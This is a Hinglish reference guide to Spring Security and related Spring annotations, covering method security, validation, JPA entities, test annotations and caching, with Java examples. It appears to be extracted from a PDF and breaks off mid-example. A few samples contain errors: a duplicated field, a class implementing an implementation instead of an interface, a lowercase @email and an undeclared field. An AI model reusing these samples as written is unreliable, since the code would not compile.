□ Package	org.springframework.beans.factory.annotation.Autowired
□ Purpose	Spring beans ko automatically inject karta hai. Type-based injection hoti hai. Constructor injection > Field injection (best practice).
? Why Use	Security components ko aapas mein wire karta hai — JwtAuthFilter ko JwtService chahiye, AuthController ko AuthenticationManager chahiye. Bina @Autowired ke manually create karna padega.
□ Placement	Field par (easy but not recommended for testing), constructor par (recommended), setter method par.

```
// ✓ RECOMMENDED — Constructor Injection (testable):
@Service
public class AuthService {
    private final UserRepository userRepo;
    private final JwtService jwtService;
    private final PasswordEncoder passwordEncoder;

    @Autowired
```

```

    public AuthService(UserRepository userRepo,
                       JwtService jwtService,
                       PasswordEncoder passwordEncoder) {
        this.userRepo = userRepo;
        this.jwtService = jwtService;
        this.passwordEncoder = passwordEncoder;
    }
}

// ❑ Field injection (quick but avoid in production):
@Component
public class JwtAuthFilter extends OncePerRequestFilter {
    @Autowired
    private JwtService jwtService; // works but hard to unit test
}

```

@Qualifier

[FIELD]

[PARAMETER]

[METHOD]

❑ Package	org.springframework.beans.factory.annotation.Qualifier
❑ Purpose	Jab same type ke multiple beans hain, @Qualifier specific bean ka naam batata hai. @Autowired ke saath use hota hai.
? Why Use	Agar aapke paas multiple UserDetailsService implementations hain (DB-based, LDAP-based), toh @Qualifier se specific one inject karo.
❑ Placement	Field par, constructor parameter par, method parameter par — @Autowired ke saath.

```

// Multiple UserDetailsService implementations:
@Service("dbUserDetailsService")
public class DbUserDetailsService implements UserDetailsService { ... }

@Service("ldapUserDetailsService")
public class LdapUserDetailsService implements UserDetailsService { ... }

// SecurityConfig mein specific one inject karo:
@Configuration
public class SecurityConfig {

    @Autowired
    @Qualifier("dbUserDetailsService") // naam specify karo
    private UserDetailsService userDetailsService;

    // OR in constructor:
    public SecurityConfig(
        @Qualifier("dbUserDetailsService")
        UserDetailsService uds) {
        this.userDetailsService = uds;
    }
}

```


□ PHASE 2 □

SPRING SECURITY INTRODUCTION — Security Configuration Annotations

@EnableWebSecurity [CLASS]

□ Package	org.springframework.security.config.annotation.web.configuration.EnableWebSecurity
□ Purpose	Spring Security ka web security support enable karta hai. DelegatingFilterProxy register hoti hai. Spring Security ke default configurations override karne ki ability milti hai.
? Why Use	Bina iske Spring Security's filter chain active nahi hoti. Apna custom SecurityFilterChain define karne ke liye zaruri hai.
□ Placement	@Configuration class ke upar. SecurityConfig class par — exactly ek baar project mein.

```
// ✔ Basic usage:
@Configuration
@EnableWebSecurity
public class SecurityConfig {

    @Bean
    public SecurityFilterChain filterChain(HttpSecurity http)
        throws Exception {
        http
            .authorizeHttpRequests(auth -> auth
                .requestMatchers("/public/**").permitAll()
                .anyRequest().authenticated()
            )
            .formLogin(Customizer.withDefaults());
        return http.build();
    }
}

// ✔ With debug mode (logs all security decisions):
@EnableWebSecurity(debug = true) // ← ONLY for development!
public class SecurityConfig { ... }
```

@EnableMethodSecurity [CLASS]

□ Package	org.springframework.security.config.annotation.method.configuration.EnableMethodSecurity
□ Purpose	Method-level security annotations enable karta hai: @PreAuthorize, @PostAuthorize, @PreFilter, @PostFilter. Spring Security 6+ mein @EnableGlobalMethodSecurity ko replace kiya.

? Why Use	URL-based security coarse-grained hoti hai. Fine-grained access control ke liye (e.g., user sirf apna data dekhe) method security chahiye. Bina iske @PreAuthorize/@PostAuthorize kaam nahi karti.
Placem t	@Configuration class par. SecurityConfig ya alag MethodSecurityConfig class par.

```
// ✔Enable method security:
@Configuration
@EnableWebSecurity
@EnableMethodSecurity(
    prePostEnabled = true,    // @PreAuthorize, @PostAuthorize (DEFAULT true)
    securedEnabled = true,    // @Secured annotation enable karo
    jsr250Enabled = true     // @RolesAllowed, @PermitAll, @DenyAll
)
public class SecurityConfig { }

// Alag config class mein bhi rakh sakte hain:
@Configuration
@EnableMethodSecurity(securedEnabled = true, jsr250Enabled = true)
public class MethodSecurityConfig { }

// Now these work in Service/Controller:
@PreAuthorize("hasRole('ADMIN')")
public void deleteUser(Long id) { ... }
```

@Order [CLASS] [METHOD]	
Package	org.springframework.core.annotation.Order
Purpose	Multiple SecurityFilterChain beans ki priority/order define karta hai. Lower number = higher priority = first matched.
? Why Use	Jab /api/** ke liye JWT auth aur /** ke liye form login alag-alag configure karna ho, @Order se decide hota hai kon sa chain pehle match kare.
Placement	Class ya @Bean method par jab multiple SecurityFilterChain beans hain.

```
// Multiple Security Chains – Order matters!

@Bean
@Order(1) // ← Pehle check hoga
public SecurityFilterChain apiChain(HttpSecurity http) throws Exception {
    http
        .securityMatcher("/api/**") // sirf /api/ URLs ke liye
        .csrf(csrf -> csrf.disable())
        .sessionManagement(s -> s
            .sessionCreationPolicy(SessionCreationPolicy.STATELESS))
        .addFilterBefore(jwtFilter, UsernamePasswordAuthenticationFilter.class);
    return http.build();
}

@Bean
@Order(2) // ← Baad mein check hoga
public SecurityFilterChain webChain(HttpSecurity http) throws Exception {
```



```
http
  .authorizeHttpRequests(auth -> auth.anyRequest().authenticated())
  .formLogin(Customizer.withDefaults()); // form login for web
return http.build();
}

// Request /api/users → Order(1) chain match karta hai
// Request /dashboard → Order(1) skip, Order(2) match karta hai
```

□ PHASE 3 □

AUTHENTICATION CORE — Entity, Validation & JSON Annotations

@Entity [CLASS]

□ Package	jakarta.persistence.Entity
□ Purpose	Class ko JPA (Java Persistence API) entity declare karta hai — database table se map hoti hai. Hibernate is class ke objects ko DB rows mein persist karta hai.
? Why Use	User class jo UserDetails implement karti hai — Spring Security isko authenticate karte waqt UserDetailsService se load karta hai. User ka data DB mein store hona chahiye toh @Entity zaruri hai.
□ Placement	Class level par. User, Role, RefreshToken, AuditLog entities par.

```
// User entity — UserDetails implement karna zaroori:
@Entity
@Table(name = "users")
public class User implements UserDetails {

    @Id
    @GeneratedValue(strategy = GenerationType.IDENTITY)
    private Long id;

    @Column(unique = true, nullable = false, length = 50)
    private String username;

    @Column(nullable = false)
    private String password; // BCrypt hash store hoga

    @Column(nullable = false)
    private String role;      // ROLE_ADMIN, ROLE_USER

    private boolean enabled = true;
    private boolean locked = false;

    // UserDetails methods implement karo...
    @Override
    public Collection<? extends GrantedAuthority> getAuthorities() {
        return List.of(new SimpleGrantedAuthority(role));
    }
    @Override public boolean isAccountNonLocked() { return !locked; }
    @Override public boolean isEnabled() { return enabled; }
    @Override public boolean isAccountNonExpired() { return true; }
    @Override public boolean isCredentialsNonExpired() { return true; }
}
```

@Column [FIELD]

□ Package	jakarta.persistence.Column
□ Purpose	Field ko database column se map karta hai. Column properties define karta hai: name, length, nullable, unique.
? Why Use	Username unique hona chahiye (duplicate users nahi), password nullable nahi hona chahiye, email format specific length ka — @Column ye constraints define karta hai DB level par.
□ Placement	Field level par Entity classes mein.

```
@Entity
public class User implements UserDetails {

    // unique=true → DB unique constraint → duplicate username nahi bana sakta
    @Column(unique = true, nullable = false, length = 50)
    private String username;

    // password column — sirf length restrict karo
    @Column(nullable = false, length = 100)
    private String password; // BCrypt hash ~60 chars

    @Column(unique = true, nullable = false, length = 100)
    private String email;

    // failedAttempts column — default 0
    @Column(name = "failed_attempts", columnDefinition = "INT DEFAULT 0")
    private int failedAttempts = 0;

    @Column(name = "lock_time")
    private LocalDateTime lockTime;
}
```

@Transient [FIELD]

□ Package	jakarta.persistence.Transient
□ Purpose	Field ko DB persistence se exclude karta hai. Yeh field database mein store nahi hoga — sirf Java object mein rehta hai.
? Why Use	confirmPassword field (validation ke liye sirf temporarily chahiye), non-persistent computed fields, temporary security tokens jo DB mein nahi jaane chahiye.
□ Placement	Field level par Entity classes mein.

```
@Entity
public class UserRegistrationRequest {

    @Column(nullable = false)
    private String password;

    // ✔ DB mein save nahi hoga — sirf validation ke liye:
```

```

    @Transient
    private String confirmPassword;

    // ✔️ Computed field — DB se nahi aata:
    @Transient
    private boolean isAdmin; // computed from role

    public boolean isAdmin() {
        return "ROLE_ADMIN".equals(this.role);
    }
}

// Note: Java's java.beans.Transient bhi hai — alag hai
// JPA @Transient = DB se exclude
// Java @Transient = Java serialization se exclude

```

@JsonIgnore

[FIELD]

[METHOD]

□ Package	com.fasterxml.jackson.annotation.JsonIgnore
□ Purpose	Field ya method ko JSON serialization/deserialization se completely exclude karta hai. Response JSON mein yeh field nahi aayega.
? Why Use	Password hash kabhi bhi API response mein expose nahi hona chahiye — @JsonIgnore lagao. Security token, salt, internal flags bhi hide karo.
□ Placement	Field par ya getter method par. User entity ya DTO classes mein.

```

@Entity
public class User implements UserDetails {

    @Column(nullable = false)
    @JsonIgnore // ← API response mein password kabhi nahi aayega!
    private String password;

    // Yeh bhi sensitive — hide karo:
    @JsonIgnore
    private int failedAttempts;

    @JsonIgnore
    private LocalDateTime lockTime;

    // Method par bhi laga sakte hain:
    @JsonIgnore
    @Override
    public Collection<? extends GrantedAuthority> getAuthorities() {
        return List.of(new SimpleGrantedAuthority(role));
    }
}

// Response JSON mein aayega sirf:
// { "id": 1, "username": "rahul", "email": "r@r.com" }
// Password field missing — secured!

```

@JsonProperty

[FIELD]

[METHOD]

□ Package	com.fasterxml.jackson.annotation.JsonProperty
□ Purpose	JSON key ka naam customize karta hai. Koi field JSON mein alag naam se aaye ya jaaye. Access control bhi set kar sakte hain (READ_ONLY, WRITE_ONLY).
? Why Use	Password field sirf request mein aaye (write), response mein nahi (read) — WRITE_ONLY use karo. Isse @JsonIgnore se alag benefit: deserialize (input) hota hai lekin serialize (output) nahi.
□ Placement	Field par ya getter/setter methods par.

```
// Login/Register Request DTO:
public class LoginRequest {

    private String username;

    // WRITE_ONLY: JSON se read hoga but response mein nahi aayega
    @JsonProperty(access = JsonProperty.Access.WRITE_ONLY)
    private String password;

    // JSON key rename:
    @JsonProperty("user_name") // JSON mein 'user_name' but Java mein username
    private String username;
}

// READ_ONLY: response mein aayega, request se set nahi hoga:
public class UserResponse {
    @JsonProperty(access = JsonProperty.Access.READ_ONLY)
    private String createdAt; // client set nahi kar sakta
}
```

@Valid

[PARAMETER]

[FIELD]

□ Package	jakarta.validation.Valid
□ Purpose	Bean validation trigger karta hai. @RequestBody par lagane se incoming JSON request ke fields validate hote hain. Nested objects ke liye bhi validation cascade hoti hai.
? Why Use	Registration ke waqt invalid email, weak password, blank username — @Valid se automatically reject hota hai controller reach karne se pehle. Manual validation code nahi likhna padta.
□ Placement	Controller method ke @RequestBody parameter par, Service method parameters par.

```
// Step 1: DTO mein validation rules define karo:
public class RegisterRequest {
```

```

@NotBlank(message = "Username required")
@Size(min = 3, max = 50, message = "Username 3-50 chars")
private String username;

@NotBlank(message = "Password required")
@Size(min = 8, message = "Password min 8 chars")
private String password;

@email(message = "Invalid email format")
@NotBlank(message = "Email required")
private String email;
}

// Step 2: Controller mein @Valid lagao:
@PostMapping("/register")
public ResponseEntity<?> register(
    @Valid @RequestBody RegisterRequest request) {
    // Agar validation fail → 400 Bad Request automatic
    // MethodArgumentNotValidException throw hoti hai
    return authService.register(request);
}

```

@NotBlank / @NotNull / @Size / @Email / @Pattern [FIELD]

□ Package	jakarta.validation.constraints.*
□ Purpose	Individual field validation constraints. @NotBlank: null ya empty string reject. @NotNull: null reject (empty ok). @Size: length boundaries. @Email: valid email format. @Pattern: regex match.
? Why Use	Security inputs strictly validate karo — blank username se authentication issues, invalid email se account recovery fail, weak password se security breach. Constraint annotations se fail-fast validation milti hai.
□ Placement	Entity fields par aur DTO (Data Transfer Object) class fields par.

```

// Security-focused validation constraints:
public class UserDto {

    @NotBlank(message = "Username cannot be empty")
    @Size(min = 3, max = 30)
    @Pattern(regexp = "^[a-zA-Z0-9_]+$",
        message = "Only letters, numbers, underscore")
    private String username;

    @NotBlank
    @Size(min = 8, max = 100,
        message = "Password must be 8-100 characters")
    private String password;

    @NotBlank
    @Email(message = "Enter a valid email address")
    private String email;
}

```

```
@NotNull(message = "Role is required")
private String role;

// Phone validation with regex:
@Pattern(regexp = "^\\+?[1-9]\\d{9,14}$",
        message = "Invalid phone number")
private String phone;
}
```

□ PHASE 4 □

AUTHORIZATION — Method Security Annotations

@PreAuthorize [METHOD] [CLASS]

□ Package	org.springframework.security.access.prepost.PreAuthorize
□ Purpose	Method execute hone SE PEHLE SpEL expression evaluate karta hai. False hone par method call hi nahi hota — AccessDeniedException throw hoti hai. @EnableMethodSecurity zaruri hai.
? Why Use	Business logic mein security enforce karna — URL-based security bypass ho sakti hai lekin method-level nahi. ADMIN hi user delete kar sake, user sirf apna data edit kare — aise fine-grained control ke liye.
□ Placement	Method level par (most common), class level par (sab methods par apply hota hai).

```
// ✔ Role check:
@PreAuthorize("hasRole('ADMIN')")
public void deleteUser(Long userId) { ... }

// ✔ Multiple roles (any one):
@PreAuthorize("hasAnyRole('ADMIN', 'MANAGER')")
public List<User> getAllUsers() { ... }

// ✔ Authority check:
@PreAuthorize("hasAuthority('user:delete')")
public void removeUser(Long id) { ... }

// ✔ Method parameter check (owns the resource):
@PreAuthorize("#userId == authentication.principal.id")
public UserProfile getProfile(@PathVariable Long userId) { ... }
// #userId = method parameter name

// ✔ Complex condition:
@PreAuthorize("hasRole('ADMIN') or #post.authorId ==
authentication.principal.id")
public void updatePost(Post post) { ... }

// ✔ Class level – all methods in class need ADMIN:
@RestController
@PreAuthorize("hasRole('ADMIN')")
public class AdminController { ... }

// ✔ Custom bean call:
@PreAuthorize("@securityHelper.canAccess(#resourceId, authentication)")
public Resource getResource(Long resourceId) { ... }
```

@PostAuthorize [METHOD]

❑ Package	org.springframework.security.access.prepost.PostAuthorize
❑ Purpose	Method execute hone KE BAAD SpEL expression evaluate karta hai. Return value 'returnObject' keyword se accessible hota hai. False hone par result discard hota hai aur AccessDeniedException throw hoti hai.
? Why Use	Jab authorization decision return value par depend kare — Order sirf order owner ko milna chahiye, Document sirf clearance wale ko — return value dekhe bina pata nahi chalta toh @PostAuthorize use karo.
❑ Placement	Method level par. Return type wale methods par.

```
// ✔ Return value ownership check:
@PostAuthorize("returnObject.userId == authentication.principal.id")
public Order getOrderById(Long orderId) {
    return orderRepo.findById(orderId).orElseThrow();
    // Method runs → Order object milta hai
    // THEN check: order.userId == logged-in user id?
    // NO → 403 Forbidden, result discard
}

// ✔ Null safety check:
@PostAuthorize("returnObject == null or "
    + "returnObject.owner == authentication.principal.username")
public Document getDocument(String docId) { ... }

// ✔ Admin can see any, user sees only own:
@PostAuthorize(
    "hasRole('ADMIN') or returnObject.username == authentication.name")
public UserProfile getUserProfile(Long id) { ... }

// ❑ Note: Method RUNS even if authorization fails
// Side effects (DB writes) already happened!
// Use @PreAuthorize for write operations
```

@PreFilter [METHOD]

❑ Package	org.springframework.security.access.prepost.PreFilter
❑ Purpose	Collection parameter ko method execution se PEHLE filter karta hai. Sirf authorized elements pass hote hain — unauthorized elements silently remove ho jaate hain.
? Why Use	Bulk operations mein user sirf apne resources modify kar sake. Admin sab update kar sake, user sirf apne — @PreFilter se collection se unauthorized items remove karo.
❑ Placement	Method level par. Collection/List/Array type parameters wale methods par.

```
// ✔ User sirf apne orders delete kar sake:
// 'filterObject' = collection ka current element
@PreFilter("filterObject.userId == authentication.principal.id")
public void deleteOrders(List<Order> orders) {
    // orders list automatically filtered!
    // Sirf current user ke orders pass honge
    // Doosron ke orders silently remove
    orderRepo.deleteAll(orders);
}
```

```

}

// ✔ Multiple params hain toh filterTarget specify karo:
@PreFilter(value = "filterObject.ownerId == authentication.principal.id",
    filterTarget = "items") // 'items' parameter filter hoga
public void processItems(List<Item> items, String action) { ... }

// ❑ Array types supported nahi hain – List/Set use karo
// ❑ Original list mutable honi chahiye

```

@PostFilter [METHOD]

❑ Package	org.springframework.security.access.prepost.PostFilter
❑ Purpose	Return kiye gaye Collection ko method execution KE BAAD filter karta hai. Unauthorized elements silently remove ho jaate hain.
? Why Use	User ko sirf apna data milna chahiye lekin DB query sab return kare — @PostFilter se response filter karo. Get all orders → sirf current user ke orders return honge.
❑ Placement	Method level par. Collection return karne wale methods par.

```

// ✔ User sirf apne orders dekhe:
@PostFilter("filterObject.userId == authentication.principal.id")
public List<Order> getAllOrders() {
    return orderRepo.findAll(); // DB se sab aate hain
    // return ke baad filter: sirf current user ke orders
}

// ✔ ADMIN sab dekhe, USER sirf published content:
@PostFilter(
    "hasRole('ADMIN') or filterObject.status == 'PUBLISHED'"
)
public List<Article> getArticles() {
    return articleRepo.findAll();
}

// ❑ Performance: Sab DB se aata hai, THEN filter
// Large datasets pe slow ho sakta hai
// Better: WHERE clause in query for large data

// ❑ Sirf Collection return types pe kaam karta hai

```

@Secured [METHOD] [CLASS]

❑ Package	org.springframework.security.access.annotation.Secured
❑ Purpose	Simple role-based access control. No SpEL support. @EnableMethodSecurity(securedEnabled=true) enable karna padta hai.

? Why Use	Simple role checks ke liye. SpEL complex expression nahi chahiye jab, toh @Secured cleaner aur readable hoti hai. Legacy code backward compatibility ke liye bhi use hota hai.
□ Placement	Method level par, class level par.

```
// ✔ Basic usage – role prefix zaruri hai:
@Secured("ROLE_ADMIN")
public void deleteUser(Long id) { ... }

// ✔ Multiple roles (any one enough):
@Secured({"ROLE_ADMIN", "ROLE_MANAGER"})
public List<Report> getReports() { ... }

// ✔ Class level – all methods secured:
@RestController
@Secured("ROLE_ADMIN")
public class AdminController { ... }

// □ Enable karna padega:
@EnableMethodSecurity(securedEnabled = true)
public class SecurityConfig { }

// ✗ SpEL SUPPORT NAHI hai:
// @Secured("#userId == authentication.principal.id") // WRONG – won't work
// SpEL chahiye toh @PreAuthorize use karo

// vs @PreAuthorize comparison:
// @Secured("ROLE_ADMIN") == @PreAuthorize("hasRole('ADMIN')")
```

@RolesAllowed [METHOD] [CLASS]	
□ Package	jakarta.annotation.security.RolesAllowed
□ Purpose	JSR-250 standard annotation. @Secured jaisi functionality. Java EE standard hai — framework-agnostic. @EnableMethodSecurity(jsr250Enabled=true) enable karna padta hai.
? Why Use	Java EE standard use karna ho toh @RolesAllowed prefer karo — yeh Spring-specific nahi, migrate karna asan. @Secured aur @RolesAllowed functionally same hain.
□ Placement	Method level par, class level par.

```
// Enable karo pehle:
@EnableMethodSecurity(jsr250Enabled = true)
public class SecurityConfig { }

// ✔ Usage – ROLE_ prefix mat lagao (unlike @Secured):
@RolesAllowed("ADMIN") // Note: 'ADMIN' not 'ROLE_ADMIN'
public void adminTask() { ... }

// ✔ Multiple roles:
@RolesAllowed({"ADMIN", "MANAGER"})
public void managerTask() { ... }
```

```
// □ vs @Secured:
// @Secured("ROLE_ADMIN") = @RolesAllowed("ADMIN")
// Spring auto-adds 'ROLE_' prefix for @RolesAllowed

// □ No SpEL support (same as @Secured)
```

@PermitAll [METHOD] [CLASS]

□ Package	jakarta.annotation.security.PermitAll
□ Purpose	Sab users ko access deta hai — authenticated aur anonymous dono. Security check bypass hoti hai. @EnableMethodSecurity(jsr250Enabled=true) enable karna padta hai.
? Why Use	Public endpoints jo bina login ke accessible hain (home page, about page, health check). Class mein default secured hai lekin kuch methods public karne hain.
□ Placement	Method level par, class level par.

```
@EnableMethodSecurity(jsr250Enabled = true)
public class SecurityConfig { }

// ✔ Public method in secured controller:
@RestController
@PreAuthorize("isAuthenticated()") // class level — all secured
public class ProductController {

    @GetMapping("/products")
    @PermitAll // ← override class-level security — public!
    public List<Product> getPublicProducts() { ... }

    @PostMapping("/products")
    // class-level @PreAuthorize applies here
    public Product createProduct(@RequestBody Product p) { ... }
}
```

@DenyAll [METHOD] [CLASS]

□ Package	jakarta.annotation.security.DenyAll
□ Purpose	Sab users ko deny karta hai — koi bhi access nahi kar sakta, chahe authenticated ho ya ADMIN ho. @EnableMethodSecurity(jsr250Enabled=true) enable karna padta hai.
? Why Use	Methods jo temporarily disable karne hain, deprecated features jo koi use nahi karne chahiye, future features jo abhi ready nahi. Complete lockdown.
□ Placement	Method level par, class level par.

```
@DenyAll
public void dangerousOperation() {
    // Koi bhi call nahi kar sakta - even ADMIN
    // AccessDeniedException always throw hogi
}

// Temporarily disabled feature:
@GetMapping("/beta-feature")
@DenyAll // still in development - nobody can access
public Response betaFeature() { ... }
```

□ PHASE 5 □

SECURITY FLOW — Context & Testing Annotations

@AuthenticationPrincipal [PARAMETER]

□ Package	org.springframework.security.web.bind.annotation.AuthenticationPrincipal
□ Purpose	Controller method parameter mein currently authenticated user (Principal) directly inject karta hai. SecurityContextHolder.getContext().getAuthentication().getPrincipal() internally call karta hai.
? Why Use	Har controller mein SecurityContextHolder manually call karna tedious aur repetitive hai. @AuthenticationPrincipal se cleaner code milta hai, direct UserDetails/custom User object inject hota hai.
□ Placement	Controller method parameters par — @RequestBody, @PathVariable jaisi annotations ki tarah.

```
// ✔ Basic usage — UserDetails inject karo:
@GetMapping("/profile")
public UserProfile getProfile(
    @AuthenticationPrincipal UserDetails user) {
    return profileService.getProfile(user.getUsername());
}

// ✔ Custom User class inject karo:
@GetMapping("/my-orders")
public List<Order> getMyOrders(
    @AuthenticationPrincipal User currentUser) {
    // User = your entity that implements UserDetails
    return orderService.getOrdersByUserId(currentUser.getId());
}

// ✔ Sirf username chahiye:
@GetMapping("/dashboard")
public String dashboard(
    @AuthenticationPrincipal(expression = "username") String username) {
    return "Hello " + username;
}

// ✗ Without annotation — verbose:
Authentication auth = SecurityContextHolder.getContext().getAuthentication();
UserDetails user = (UserDetails) auth.getPrincipal(); // manual cast

// ✔ Also works in @ControllerAdvice:
@ControllerAdvice
public class GlobalController {
    @ModelAttribute
    public void addUser(@AuthenticationPrincipal UserDetails user,
        Model model) {
        if (user != null) model.addAttribute("currentUser", user);
    }
}
```

@CurrentSecurityContext

[PARAMETER]

❑ Package	org.springframework.security.web.bind.annotation.CurrentSecurityContext
❑ Purpose	Method parameter mein current SecurityContext ya Authentication object inject karta hai. @AuthenticationPrincipal se zyada access milti hai — pura SecurityContext available hota hai.
? Why Use	Authentication object ki extra details chahiye (getDetails(), getAuthorities()), ya SecurityContext itself manipulate karna ho — toh @CurrentSecurityContext better hai @AuthenticationPrincipal se.
❑ Placement	Controller method parameters par.

```
// ✔ Pura Authentication object inject karo:
@GetMapping("/info")
public Map<String, Object> getAuthInfo(
    @CurrentSecurityContext(expression = "authentication")
    Authentication auth) {
    return Map.of(
        "username", auth.getName(),
        "roles", auth.getAuthorities(),
        "authenticated", auth.isAuthenticated()
    );
}

// ✔ Pura SecurityContext inject karo:
@GetMapping("/context")
public String getContext(
    @CurrentSecurityContext SecurityContext context) {
    return context.getAuthentication().getName();
}

// ✔ Anonymous users bhi handle karo:
@GetMapping("/status")
public String status(
    @CurrentSecurityContext(expression = "authentication?.name")
    String username) {
    return username != null ? "Logged in: " + username : "Anonymous";
}
```

► Testing Annotations — SecurityContext Mock karna

@WithMockUser

[METHOD]

[CLASS]

❑ Package	org.springframework.security.test.context.support.WithMockUser
❑ Purpose	Test method ke liye mock SecurityContext create karta hai. Real UserDetailsService call nahi hoti — user fake hota hai. Default: username='user', password='password', roles=['USER'].

? Why Use	Security tests likhne ke liye har test mein manually SecurityContext set karna tedious hai. @WithMockUser ek line mein authenticated user simulate karta hai.
□ Placement	Test method par ya test class par (@SpringBootTest ke saath).

```
// Dependency add karo:
// spring-security-test

@SpringBootTest
@AutoConfigureMockMvc
class AdminControllerTest {

    @Autowired MockMvc mockMvc;

    // ✔ Default user (username='user', role='USER'):
    @Test
    @WithMockUser
    void accessProtectedEndpoint() throws Exception {
        mockMvc.perform(get("/dashboard"))
            .andExpect(status().isOk());
    }

    // ✔ Custom admin user:
    @Test
    @WithMockUser(username = "admin", roles = {"ADMIN", "USER"})
    void adminCanDeleteUser() throws Exception {
        mockMvc.perform(delete("/admin/users/1"))
            .andExpect(status().isOk());
    }

    // ✔ Test 403 — USER cannot access ADMIN endpoint:
    @Test
    @WithMockUser(username = "user", roles = {"USER"})
    void userCannotAccessAdminEndpoint() throws Exception {
        mockMvc.perform(delete("/admin/users/1"))
            .andExpect(status().isForbidden()); // 403
    }

    // ✔ Test 401 — Unauthenticated:
    @Test
    void unauthenticatedUser() throws Exception {
        mockMvc.perform(get("/dashboard"))
            .andExpect(status().isUnauthorized()); // 401
    }
}
```

@WithUserDetails [METHOD] [CLASS]	
□ Package	org.springframework.security.test.context.support.WithUserDetails
□ Purpose	Real UserDetailsService.loadUserByUsername() call karta hai. Mock user nahi — actual DB/in-memory user load hota hai. Integration testing ke liye best.
? Why Use	@WithMockUser fake user banata hai. @WithUserDetails real user load karta hai — isse actual authorities, account status, custom UserDetails properties test hoti hain.

□
Placement

Test method par ya test class par. @SpringBootTest ke saath.

```
@SpringBootTest
@AutoConfigureMockMvc
class UserServiceTest {

    // Real user DB se load hoga (test data setup karo):
    @Test
    @WithUserDetails("admin@example.com") // loadUserByUsername('admin@...')
    void adminCanViewAllUsers() {
        // Real User object with all actual properties
        // Useful when testing custom UserDetails methods
    }

    // Custom UserDetailsService specify karo:
    @Test
    @WithUserDetails(
        value = "rahul",
        userDetailsServiceImplName = "customUserDetailsService"
    )
    void userAccessesOwnProfile() throws Exception {
        mockMvc.perform(get("/profile"))
            .andExpect(status().isOk());
    }
}
```

@WithAnonymousUser

[METHOD]

[CLASS]

□
Package

org.springframework.security.test.context.support.WithAnonymousUser

□
Purpose

Test context mein anonymous user simulate karta hai. AnonymousAuthenticationToken set hota hai — koi authentication nahi.

? Why
Use

Anonymous user wali scenarios test karo — public endpoints accessible hain ya nahi, unauthenticated redirect hota hai ya nahi.

□
Placement

Test method par ya test class par.

```
@Test
@WithAnonymousUser
void publicEndpointAccessibleToAnonymous() throws Exception {
    mockMvc.perform(get("/public/products"))
        .andExpect(status().isOk()); // anonymous access allowed
}

@Test
@WithAnonymousUser
void protectedEndpointRedirectsAnonymous() throws Exception {
    mockMvc.perform(get("/dashboard"))
        .andExpect(status().is3xxRedirection()) // redirect to /login
        .andExpect(redirectedUrlPattern("**/login"));
}
```


□ PHASE 6 □

PASSWORD & SESSION — Transaction, Cache & Schedule Annotations

@Transactional [METHOD] [CLASS]

□ Package	org.springframework.transaction.annotation.Transactional
□ Purpose	Method ya class ke sab methods ko ek DB transaction mein wrap karta hai. Exception aane par automatic rollback. Multiple DB operations atomically execute hoti hain.
? Why Use	User register karte waqt: user save + role assign + welcome email log — teen DB operations. Agar bich mein exception aaye toh rollback chahiye (half-registered user nahi banana). @Transactional se atomicity milti hai.
□ Placement	Service method par, Service class par (sab methods transactional), Repository method par.

```
// ✔ User registration — atomic operation:
@Service
public class AuthService {

    @Transactional // ← sab operations ek transaction mein
    public UserResponse registerUser(RegisterRequest request) {
        // Step 1: Check duplicate
        if (userRepo.existsByUsername(request.getUsername()))
            throw new UsernameAlreadyExistsException();
        // Agar exception → kuch bhi DB mein nahi jaata

        // Step 2: Save user
        User user = new User(request);
        user.setPassword(passwordEncoder.encode(request.getPassword()));
        userRepo.save(user);

        // Step 3: Assign default role
        roleRepo.assignRole(user.getId(), "ROLE_USER");

        // Step 4: Create audit log
        auditRepo.log("USER_REGISTERED", user.getUsername());

        return new UserResponse(user);
        // Sab successful → COMMIT
    }

    // Read-only transaction (performance optimization):
    @Transactional(readOnly = true)
    public UserDetails loadUserByUsername(String username) {
        return userRepo.findByUsername(username).orElseThrow();
    }

    // Custom rollback rules:
    @Transactional(rollbackFor = {AuthException.class, SQLException.class})
    public void updatePassword(Long userId, String newPassword) { ... }
```

```
}
```

@Cacheable [METHOD]

❑ Package	org.springframework.cache.annotation.Cacheable
❑ Purpose	Method ke result ko cache mein store karta hai. Same arguments se dobara call hone par method execute nahi hota — cache se return hota hai.
? Why Use	loadUserByUsername() har request par DB call karta hai. High traffic mein performance issue. @Cacheable se user details cache mein aati hain — 90%+ requests DB touch nahi karti.
❑ Placement	Service method par. UserDetailsServiceImpl.loadUserByUsername() par especially useful.

```
// Enable caching:
@SpringBootApplication
@EnableCaching
public class App { }

// application.properties:
// spring.cache.type=redis (ya caffeine, simple)

// ✔ UserDetails cache karo:
@Service
public class CustomUserDetailsService implements UserDetailsServiceImpl {

    // Cache name 'users', key = username
    @Cacheable(value = "users", key = "#username")
    @Override
    public UserDetails loadUserByUsername(String username) {
        // Pehli baar: DB se load, cache mein store
        // Baad mein: cache se return (DB hit nahi)
        return userRepo.findByUsername(username)
            .orElseThrow(() -> new UsernameNotFoundException(username));
    }
}

// ❑ IMPORTANT: Password change hone par cache evict karo!
// Otherwise purana cached user old password ke saath authenticate hoga
```

@CacheEvict [METHOD]

❑ Package	org.springframework.cache.annotation.CacheEvict
❑ Purpose	Cache se specific entry ya saari entries remove karta hai. User update/delete hone par stale cache data remove karna zaroori hai.

? Why Use	User ka password change hua → cached UserDetails stale ho gaya → security risk! @CacheEvict se update hone par cache clear hota hai — next authentication fresh DB load karega.
□ Placement	Service method par. Update, delete, password-change methods par.

```
@Service
public class UserService {

    // ✓ Password change par cache evict karo:
    @CacheEvict(value = "users", key = "#username")
    @Transactional
    public void changePassword(String username, String newPassword) {
        User user = userRepo.findByUsername(username).orElseThrow();
        user.setPassword(passwordEncoder.encode(newPassword));
        userRepo.save(user);
        // Cache evict → next login fresh DB load karega
    }

    // ✓ User delete par bhi evict:
    @CacheEvict(value = "users", key = "#username")
    public void deleteUser(String username) {
        userRepo.deleteByUsername(username);
    }

    // ✓ Saari user cache clear karo (role change etc.):
    @CacheEvict(value = "users", allEntries = true)
    public void resetAllUserCaches() { ... }
}
```

@Scheduled [METHOD]

□ Package	org.springframework.scheduling.annotation.Scheduled
□ Purpose	Method ko scheduled task ke roop mein run karta hai. Fixed rate, fixed delay, ya cron expression se schedule kar sakte hain. @EnableScheduling enable karna padta hai.
? Why Use	Expired JWT/refresh tokens DB mein accumulate hote hain. Expired sessions cleanup. Locked accounts auto-unlock. Audit logs archive. Yeh sab periodic tasks scheduled job se karo.
□ Placement	Scheduled task methods par. @Service ya @Component class mein.

```
@EnableScheduling // Application class ya Config class par

@Service
public class SecurityCleanupService {

